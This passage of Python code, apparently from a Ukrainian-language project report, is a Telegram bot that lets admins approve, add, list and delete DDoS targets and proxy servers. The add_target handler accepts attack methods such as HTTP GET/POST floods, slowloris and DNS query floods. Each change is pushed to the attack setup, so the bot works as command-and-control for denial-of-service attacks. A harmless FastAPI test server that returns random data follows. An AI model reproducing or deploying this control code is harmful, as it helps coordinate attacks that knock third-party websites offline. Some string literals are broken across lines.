    bot.reply_to(message, 'На даний момент ніхто не пропонував нових проксі')

  client.close()


@bot.message_handler(commands=['del_unapproved_target'])
def del_unapproved_target(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
```

```
    return
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['unapproved_targets']
  try:
    collection.delete_one({'_id': ObjectId(args[1])})
    bot.reply_to(message, 'Ціль успішно видалена.')
  except:
    bot.reply_to(message, 'Неправильно вказано ціль')
  client.close()

@bot.message_handler(commands=['del_unapproved_proxy'])
def del_unapproved_proxy(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['unapproved_proxies']
```

```
  try:
    collection.delete_one({'_id': ObjectId(args[1])})
    bot.reply_to(message, 'Проксі успішно видалено.')
  except:
    bot.reply_to(message, 'Неправильно вказано проксі')
  client.close()

@bot.message_handler(commands=['approve_target'])
def approve_target(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection_unapproved = db['unapproved_targets']
  collection_approved = db['targets']
  try:
    document = collection_unapproved.find_one({'_id': ObjectId(args[1])})
    del document['_id']
    collection_approved.insert_one(document)
    collection_unapproved.delete_one({'_id': ObjectId(args[1])})
    apply_changes()
    bot.reply_to(message, 'Ціль підтверджено.')
  except:
```

```
    bot.reply_to(message, 'Виникла помилка. Спробуйте пізніше або перевірте правильність аргументів.')
  client.close()


@bot.message_handler(commands=['approve_proxy'])
def approve_proxy(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection_unapproved = db['unapproved_proxies']
  collection_approved = db['proxies']
  try:
    document = collection_unapproved.find_one({'_id': ObjectId(args[1])})
    del document['_id']
    collection_approved.insert_one(document)
    collection_unapproved.delete_one({'_id': ObjectId(args[1])})
    apply_changes()
    bot.reply_to(message, 'Проксі підтверджено.')
  except:
    bot.reply_to(message, 'Виникла помилка. Спробуйте пізніше або перевірте правильність аргументів.')
  client.close()
```

```
@bot.message_handler(commands=['add_target'])
def add_target(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  args = message.text.split()
  if args[1] not in ['http_get_flood', 'http_post_flood',
            'http_slowloris', 'dns_query_flood']:
    bot.reply_to(message, '{} не є коректним типом атаки'.format(args[1]))
    return
  if not 3 <= len(args) <= 4:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return
  if len(args) == 4 and args[1] not in ['dns_query_flood']:
        bot.reply_to(message, 'Даний тип атаки не використовує додаткові
аргументи')
    return

  document = {'uri': args[2], 'method': args[1]}
  if len(args) == 4:
    document['additional_argument'] = args[3]

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['targets']
  collection.insert_one(document)
  client.close()

  apply_changes()
```

```
  bot.reply_to(message, 'Дані було додано до списку цілей.')

@bot.message_handler(commands=['add_proxy'])
def add_proxy(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  document = {'uri': args[1]}
  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['proxies']
  collection.insert_one(document)
  client.close()

  apply_changes()
  bot.reply_to(message, 'Дані було додано до списку проксі.')

@bot.message_handler(commands=['show_targets'])
def show_targets(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
```

```
  collection = db['targets']
  targets = collection.find()

  reply = ''
  for i in targets:
    if 'additional_argument' in i.keys():
      target = 'Suggestion {}\n- URI: {}\n- Method: {}\n- Additional argument: {}\
n\n'
      reply += target.format(i['_id'], i['uri'], i['method'], i['additional_argument'])
    else:
      target = 'Suggestion {}\n- URI: {}\n- Method: {}\n\n'
      reply += target.format(i['_id'], i['uri'], i['method'])
  if reply:
    bot.reply_to(message, reply)
  else:
    bot.reply_to(message, 'На даний момент ніхто не пропонував нових цілей')

  client.close()

@bot.message_handler(commands=['show_proxies'])
def show_proxies(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['proxies']
  proxies = collection.find()
```

```
  reply = ''
  for i in proxies:
    proxy = 'Suggestion {}\n- URI: {}\n\n'
    reply += proxy.format(i['_id'], i['uri'])
  if reply:
    bot.reply_to(message, reply)
  else:
    bot.reply_to(message, 'На даний момент в списку нема проксі')

  client.close()

@bot.message_handler(commands=['del_target'])
def del_target(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['targets']
  try:
    collection.delete_one({'_id': ObjectId(args[1])})
    apply_changes()
    bot.reply_to(message, 'Ціль успішно видалена.')
  except Exception as e:
```

```
    print(e)
    bot.reply_to(message, 'Неправильно вказано ціль')
  client.close()

@bot.message_handler(commands=['del_proxy'])
def del_proxy(message):
  if not auth_admin(message.from_user.id):
    bot.reply_to(message, 'Ви не є адміністратором!')
    return
  args = message.text.split()
  if len(args) != 2:
    bot.reply_to(message, 'Неправильна кількість аргументів')
    return

  client = pymongo.MongoClient(MONGO_URI)
  db = client[MONGO_DATABASE]
  collection = db['proxies']
  try:
    collection.delete_one({'_id': ObjectId(args[1])})
    apply_changes()
    bot.reply_to(message, 'Проксі успішно видалено.')
  except:
    bot.reply_to(message, 'Неправильно вказано проксі')
  client.close()

bot.infinity_polling(timeout=600)
```

Вихідний код тестового HTTP сервера:

```
from typing import Union
```

```
from fastapi import FastAPI
from pydantic import BaseModel
import base64

app = FastAPI()



@app.get("/")
def read_blob():
  blob = b''
  with open('/dev/urandom', 'rb') as source:
    blob = source.read(1024*8)
  return {'blob': base64.b64encode(blob)}

@app.post("/")
def post_blob():
  blob = b''
  with open('/dev/urandom', 'rb') as source:
    blob = source.read(1024*8)
  return {'blob': base64.b64encode(blob)}
```